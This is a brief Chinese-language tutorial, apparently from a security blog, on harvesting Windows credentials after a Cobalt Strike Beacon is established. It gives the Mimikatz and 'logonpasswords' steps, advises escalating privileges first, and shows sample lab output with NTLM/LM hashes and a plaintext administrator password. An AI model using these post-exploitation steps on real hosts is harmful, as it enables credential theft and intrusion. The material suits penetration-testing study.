




Cobalt Strike 获取凭据

目标机器CobalStrike上线后，通常先抓取该主机凭据。

选择执行 Access→Run Mimikatz，或在Beacon中执行logonpasswords命令。需要当前会话为管理员权限，才能成功，如果权限低，请先提权~





```
Authentication Id : 0 ; 1197136 (00000000:00124450)
Session          : Interactive from 1
User Name        : Administrator
Domain           : WIN-2IVRF6CP7HB
Logon Server     : WIN-2IVRF6CP7HB
Logon Time       : 2019/11/29 14:56:12
SID              : S-1-5-21-2913826832-894716572-1048514054-500

msv :
  [00000003] Primary
    * Username : Administrator
    * Domain   : WIN-2IVRF6CP7HB
    * LM       : 6f08d7b306b1dad4b75e0c8d76954a50
    * NTLM     : 579da618cfbfa85247acf1f800a280a4
    * SHA1     : 39f572eceeaa2174e87750b52071582fc7f13118

tspkg :
  * Username : Administrator
  * Domain   : WIN-2IVRF6CP7HB
  * Password : admin@123
```

点击工具栏的Credentials，可以看到获取的凭据信息。（Credentials可自行添加）



个人中心

external	internal	user	computer
192.168.144.198	192.168.144.198	Administrator *	WIN-2IVRF6CP7HB
Event Log X Beacon 192.168.144.198@1096 X Credentials X			
user	password	realm	
Administrator	admin@123	WIN-2IVRF6CP7HB	
Administrator	579da618cfbfa85247acf1f800a280a4	WIN-2IVRF6CP7HB	

不是每次都能成功获取到明文密码的，要看内存中是否存储。